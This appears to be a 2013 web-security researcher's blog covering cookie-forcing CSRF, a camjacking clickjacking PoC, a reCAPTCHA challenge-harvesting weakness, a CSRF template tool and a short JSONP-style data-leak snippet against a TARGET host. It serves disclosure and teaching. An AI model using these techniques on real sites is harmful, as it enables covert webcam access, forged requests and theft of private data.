Although CSRF protection on its own is not popular, cookie forcing protection is way less popular — don't be surprised how many websites/frameworks are vulnerable. How to check: it is vulnerable if you can replace csrf_token cookie (use Edit This Cookie) not breaking session or csrf_token remains same after login.

For example Django framework (csrftoken cookie is not integrated with session), twitter (doesn't refresh authenticity_token after log in, so it can be fixated), etc.

Google Reader is dead, make sure to follow me on another website.

Thursday, June 13, 2013

Camjacking: Click and say Cheese

on reddit/HN
This post in based on an interesting trick by @typicalrabbit.

UPD: This has been known since 2011, but not fixed yet. Why?! I made a PoC to demonstrate the severity.

TL;DR this works precisely like regular clickjacking - you click on a transparent flash object, it allows access to Camera/Audio channel. Voila, attacker sees and hears you.

This is not a stable exploit (tested on Mac and Chrome. I do use Mac and Chrome so this is a big deal anyway).

Your photo can be saved on our servers but we don't do this in the PoC. (Well, we had an idea to charge $1 for deleting a photo but it would not be fun for you). Donations are welcome though.

Proof of Concept (not safe for work a bit)

Wait a minute! Hire us for security stuff.

Sunday, May 19, 2013

The reCAPTCHA Problem

TL;DR Nope, I didn't find a major breach, just an interesting detail in reCAPTCHA's design.

CAPTCHA ain't no good for CSRF
I was told on twitter that CAPTCHA mitigates CSRF (And, wow, it is "officially" on OWASP Challenge-Response section). Here is my opinion — it does not, it will not, it should not. Feel free to wipe out that section from the document.

CAPTCHA in a nutshell
http://en.wikipedia.org/wiki/CAPTCHA
"challenge" is literally a key to solution (not necessary random, solution can be encrypted inside - state less).
"response" is an attempt to recognize the given image.
Client is a website that hates automated actions, e.g. registrations.
Provider generates new challenges and verifies attempts.
User — a human being or a bot promoting viagra online no prescription las vegas. Nobody knows exactly until User solves the CAPTCHA.

Ideal flow
1. User comes to Client.
2. Client securely gets a new challenge from Provider.
3. Client sends back to User the challenge value with corresponding image.
4. User submits the form along with challenge and response. Client verifies them by sending over to Provider.
5. If Provider responds successfully — User is likely a pink human, otherwise:
if amount_of_attempts > 3
  BAN FOR A WHILE
else
  GOTO 2
end

As you can see User talks directly to Client. He has no idea about Provider.
Only 1 challenge per form attempt is allowed. 3 fails in a row = BAN. Does not matter how hard challenges are, User must try to solve them.


reCAPTCHA is easy to install, free, secure and very popular.


The reCAPTCHA flow
1. Client obtains public key and private key at https://developers.google.com/recaptcha/intro
2. Client adds some JS containing his public key to the HTML form.
3. User opens the page, User's browser makes a request to Provider and gets a new challenge.
4. User solves it and sends challenge with response to Client
5. Client verifies it by calling Provider's API (CSRF Tool template). In case of failed attempt User is required to reload the Provider's iframe to get a new challenge - GOTO 3.

The reCAPTCHA problem
Client knows how many wrong attempt you made (because verification is server side) but doesn't know how many challenges you actually received (because User gets challenge with JS, Client isn't involved). Getting a challenge and verifying a challenge are loosely coupled events.

Let's assume I have a script which recognizes 1 of 1000 reCAPTCHA images. That's quite a shitty script, right?

Wait, I have another script which loads  http://www.google.com/recaptcha/api/noscript?k=VICTIM_PUBLIC_KEY (demo link) and parses src="image?c=CHALLENGE_HERE"></center

For 100 000 images script solves (more or less reliably) 100 of them and crafts valid requests to Client by putting solved challenge/response pairs in them.

Analogy: User = Student, Client = Exam, Provider = Table with questions.
To pass it Student got to solve at least 1 problem, and he has only 3 attempts. In reCAPTCHA world Student goes to the table and looks over all questions on it, trying to find the easiest one.

You don't need to solve reCAPTCHAs as soon as you receive them anymore. You don't need to hit Client at all to get challenges. You talk directly to Provider, get some reCAPTCHAs with Client's PUBLIC_KEY, solve the easiest and have fun with different vectors.

There are blackhat APIs like antigate_com which are quite good at solving CAPTCHAs (private scripts and chinese kids, I guess).
With such trick they can create a special API for reCAPTCHA. You send victim's PUBLIC_KEY and get back N solved CAPTCHAs which you can use in malicious requests.

Mitigation
I cannot say if it should be fixed, but website owners must be aware that challenges are out of their control. To fix this reCAPTCHA could return amount of challenges and failed attempts with verification response.

Questions? I realized this an hour ago so I can possibly be mistaken somewhere, or I didn't discover it first. Point it out please.

Saturday, May 18, 2013

CSRF Tool

I facepalm when  I hear about CSRF in popular websites. (I was searching for them in the past but then realized that's a boring waste of time).

A while ago our friend Nir published CSRF changing Facebook password and it was the last straw. I can recall at least 5 major CSRF vulnerabilities in Facebook published in last 6 months. This level of web security is inacceptable nonsense for Facebook.

So, here is a short reminder about mitigation: 
Every state-changing (POST) request must contain a random token. Server-side must check it before processing the request using value stored in received cookies: cookies[:token] == params[:token]. If any POST endpoint lacks it — something is clearly wrong with implementation

For making world a better place I created simple and handy CSRF Tool: homakov.github.io


  1. Copy as Curl from Web Inspector, paste into text field and get a working template in a few clicks:
  2. No hassle. Researchers need a playground to demonstrate CSRF, with CSRF Tool you can simply give a link with working template. 
  3. No disclosure. Fragment (part after #) is not sent on server side, so I am not able to track CSRFs you currently research (Github Pages don't have server side anyway). Link to template contains all information inside.
  4. Auto-submit for more fun, Base64 makes URL longer but hides the template.
  5. Add new fields and modify existing ones, change request method and endpoint path seamlessly. 
  6. Post into iframe (which is carefully sandboxed) or a new window, try Referrer-free submission and so on.
You got a cross site request forgery tool
tell me whatcha gonna do???


Everything is free but donations are welcome :) PayPal: homakov@gmail.com

Tuesday, May 14, 2013

Two Factor Authentication? Try OAuth!


UPD: no wonder, I missed the fact that OAuth providers use static passwords and it cannot be legit 2nd factor, just makes 1st factor harder to exploit. Thanks for feedback people from reddit!


Disclaimer: I'm noob in Two Factor Authentication (TFA). I got an idea today which I want to share and get feedback, your comments are totally welcome.

I don't have a mobile phone. Not only because russian mobile providers are cheaters (likely, same in your country) but also for many other reasons: traveling (my mastercard was blocked once in Sofia and I needed SMS approval code, which I couldn't receive — my mobile was "outside the coverage area" all the time), no daily usage (never needed to call someone ASAP in real life. maybe I am such a nerd), VoIP FTW etc — who cares, this is not my point.


The thing is all physical items (mobile phone, yubikey, token generators, biometrics of eye, fingerprints) are clone-able / steal-able or just not reliable enough (face/gesture/speech recognition).

Again, in disclaimer I said I don't know if scientists already created a universal reliable physical object for TFA, I just read wiki article a bit and seems they did not.

Why must Second Factor provider be a real object in our digital century? Is it really any better/safer (clearly less convenient) than yet another password or bunch of cookies our browsers store? I doubt.

In browser we trust.

OAuth is not supposed to authenticate you, no surprise here. Although an OAuth (or OpenID) provider can be trusted 3rd party which will approve the action your are about to commit.

Trusted 3rd Party Website
  1. every normal Internet user has or can register Facebook/Twitter/Paypal/Google account immediately with no "physical" hassle attached.
  2. Attack surface is added, attack complexity increases dramatically.
    example.com surface + twitter surface + facebook surface = hacker needs XSS or similar bug in two major social networks and your example.com password to log in your example.com account.
    Not enough? Add Paypal Connect. Add force-login option so attacker will need all of your passwords.

    The more guys say John is a reliable person I can trust, the more I believe he really is. And I don't need to look at John's tattoo (a poor analogy for biometrics) which he hates to show!
  3. Hassle-free. Just be logged in FB/twitter all the time and couple of quick OAuth redirects in iframes (no interaction required at all) will make sure that your current FB account is the one attached to example.com account, your current twitter user is equal example.com attached one.
    It can be simplified and more secured because you only need /me endpoint data, actual access_token will not be used. 
Leaving the post short by purpose, waiting for your ideas, perhaps I missed something huge. Thanks!


Saturday, May 4, 2013

Do not use RJS-like techniques

RJS (Ruby JavaScript) — a straightforward technique when server side (e.g. Rails app) responds with Javascript code and client-side eval-s it (Writing JS in Ruby is unrelated, I only consider response-evaling concept!)

Here are my usability and security concerns about this interaction.

Possibly other developers use their own RJS-like techniques — they can find my post helpful too.
(c) from http://slash7.com/assets/2006/10/8/RJS-Demistified_Amy-Hoy-slash7_1.pdf
  1. Broken concept & architecture. This feels as weird as the client-side sending code that is going to be evaled on the server-side... wait... Rails programmers had similar thing for a while :/
    Any RCEJS technique can be painlessly split into client's listeners and server's data.
  2. Escaping user content and putting it into Javascript can be more painful and having more pitfalls then normal HTML escaping. Even :javascript section used to be vulnerable in HAML (</script> breaks .to_json in Rails < 4). There can be more special characters and XSS you should care about.
  3. JSONP-like data leaking. If app accepts GET request and responds with Javascript containing private data in it attacker can use fake JS functions to leak data from the response. For example response is:

    Page.updateData("data")

    and attacker crafts such page:

    <script>var Page={updateData:function(leak){ ... }}</script>
    <script src="http://TARGET/get_data.js?params"></script>

    Voila, joys of RJS
  4. UPD as pointed out on HN evaling response will mess with your global namespace and there is no way to jump into closure you created request in..
Original RJS (Ruby-generates-JS) was removed by Yahuda Katz 6 years ago, he gave me this link with more details.

But I still see in the wild apps responding with private data in javascript. This is a very fragile technique, refactoring will both improve code quality and secureness of your app.

P.S. Cool, GH uses cutting edge HTML 5 security and added CSP headers. My thoughts: